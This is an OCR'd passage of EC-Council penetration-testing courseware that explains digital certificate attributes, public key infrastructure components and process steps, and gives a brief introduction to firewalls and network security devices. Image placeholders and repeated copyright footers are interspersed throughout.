


Figure A.156: Depiction of Digital Certificates

Digital Certificate Attributes

The following are the attributes of a digital certificate:

- **Serial number**: Represents the unique certificate identity
- **Subject**: Represents the owner of the certificate which may be a person or an organization
- **Signature algorithm**: States the name of algorithm used for creating the signature
- **Key-usage**: Specifies the purpose of the public key, whether it should be used for encryption, signature verification, or both
- **Public key**: Used for encrypting the message or verifying the signature of the owner
- **Issuer**: Provides the identity of the intermediary that issued the certificate
- **Valid from**: Denotes the date from which the certificate is valid
- **Valid to**: Denotes the date till which the certificate is valid

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Thumbprint algorithm**: Specifies the hashing algorithm used for digital signatures
- **Thumbprint**: Specifies the hash value for the certificate, which is used for verifying the certificate's integrity

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Public Key Infrastructure (PKI)


- Public Key Infrastructure (PKI) is a set of hardware, software, people, policies, and procedures required to create, manage, distribute, use, store, and revoke **digital certificates**

Components of PKI

- A certificate authority (**CA**) that issues and verifies digital certificates
- A registration authority (**RA**) that acts as the verifier for the certificate authority
- A certificate management system for generation, distribution, storage, and **verification** of certificates
- One or more directories where the **certificates** (with their public keys) are stored

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Public Key Infrastructure (PKI) (Cont'd)



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Public Key Infrastructure (PKI)

Public Key Infrastructure (PKI) is a set of hardware, software, people, policies, and procedures required to create, manage, distribute, use, store, and revoke digital certificates.

Components of PKI

- **Certificate Management System**: Generates, distributes, stores, and verifies certificates

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Digital Certificates**: Establishes credentials of a person when doing online transactions
- **Validation Authority (VA)**: Stores certificates (with their public keys)
- **Certificate Authority (CA)**: Issues and verifies digital certificates
- **End User**: Requests, manages, and uses certificates
- **Registration Authority (RA)**: Acts as the verifier for the certificate authority

Public Key Infrastructure (PKI) is a security architecture developed to increase the confidentiality of information exchanged over the insecure Internet. It includes hardware, software, people, policies, and procedures required to create, manage, distribute, use, store, and revoke digital certificates. In cryptography, the PKI helps to bind public keys with corresponding user identities by means of a Certificate Authority (CA).

PKI is a comprehensive system that allows the use of public-key encryption and digital signature services across a wide variety of applications. PKI authentication depends on digital certificates (also known as public-key certificates) that certificate authorities sign and provide. Digital certificate is a digitally signed statement with a public key and the subject (user, company, or system) name in it.

PKI uses public-key cryptography, which is widely used on the Internet to encrypt messages or authenticate message senders. In public-key cryptography, a Certification Authority generates a public and private key with the same algorithm simultaneously by (CA). The private key is held only by the subject (user, company, or system) mentioned in the certificate, while the public key is made publicly available in a directory that all parties can access. The subject keeps the private key secret and uses it to decrypt the text encrypted by someone else using the corresponding public key (available in a public directory). This way, others encrypt messages for the user with the user's public key, and the user decrypts it with his/her private key.

Uses of PKI

PKI does not serve as a business function only; it provides the foundation for other security services. The primary use of PKI is to allow the distribution and use of public keys and certificates with security. The security mechanisms that are based on PKI include email, chip card application, value exchange with e-commerce, home banking, and electronic postal systems. PKI enables basic security services for varied systems that are as follows:

- Uses SSL, IPsec, and HTTPS protocols for communication security.
- Uses S/MIME and PGP protocols for email security.
- Uses SET protocol for value exchange.

The following are the key benefits of PKI:

- Reduces the transactional processing expenses.
- Reduces risk.
- Improve efficiency and performance of systems and networks.
- Reduces the difficulty of security systems with binary symmetrical methods.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Given below are the steps involved in PKI process:

1. The subject (user, company, or system) intended to exchange information securely, applies for a certificate with the Registration Authority (RA).
2. The Registration Authority (RA) receives request from the subject, verifies subject's identity, and requests the Certification Authority (CA) to issue a public key certificate to the user.
3. The Certification Authority (CA) issues the public key certificate binding subject's identity with subject's public key and thereafter sends the updated information to the Validation Authority (VA).
4. When a user makes a transaction, the user duly signs the message digitally in the public key certificate and sends the message to the client.
5. The client verifies the authenticity of the user by inquiring about the user's public key certificate validity with the VA.
6. The VA compares the public key certificate of the user with that of the updated information provided by the CA and determines the result (whether valid or not).





Figure A.157: Public Key Infrastructure (PKI)


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Network Security Devices

Network security devices are considered as the first line of defense to protect the devices present inside network against various cyber threats from outside the network. These devices test the traffic for malicious data and further block it as per the rulesets. This section discusses about various network security devices such as firewalls, packet filtering, intrusion detection systems, proxy server and VPN security.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



What is a Firewall?

A firewall is a hardware device and/or software that prevents unauthorized access to or from a private network. It is placed at the junction point or gateway between two networks, usually a private network and a public network, such as the Internet or an untrusted corporate network. Firewalls mainly are concerned with the type of traffic, or with source or destination addresses and ports, and allow all traffic that meets certain criteria. They include a set of tools that monitor the flow of traffic between networks. A firewall placed at the network level and working closely with a router filters all network packets to determine whether to forward them toward their destinations or not.


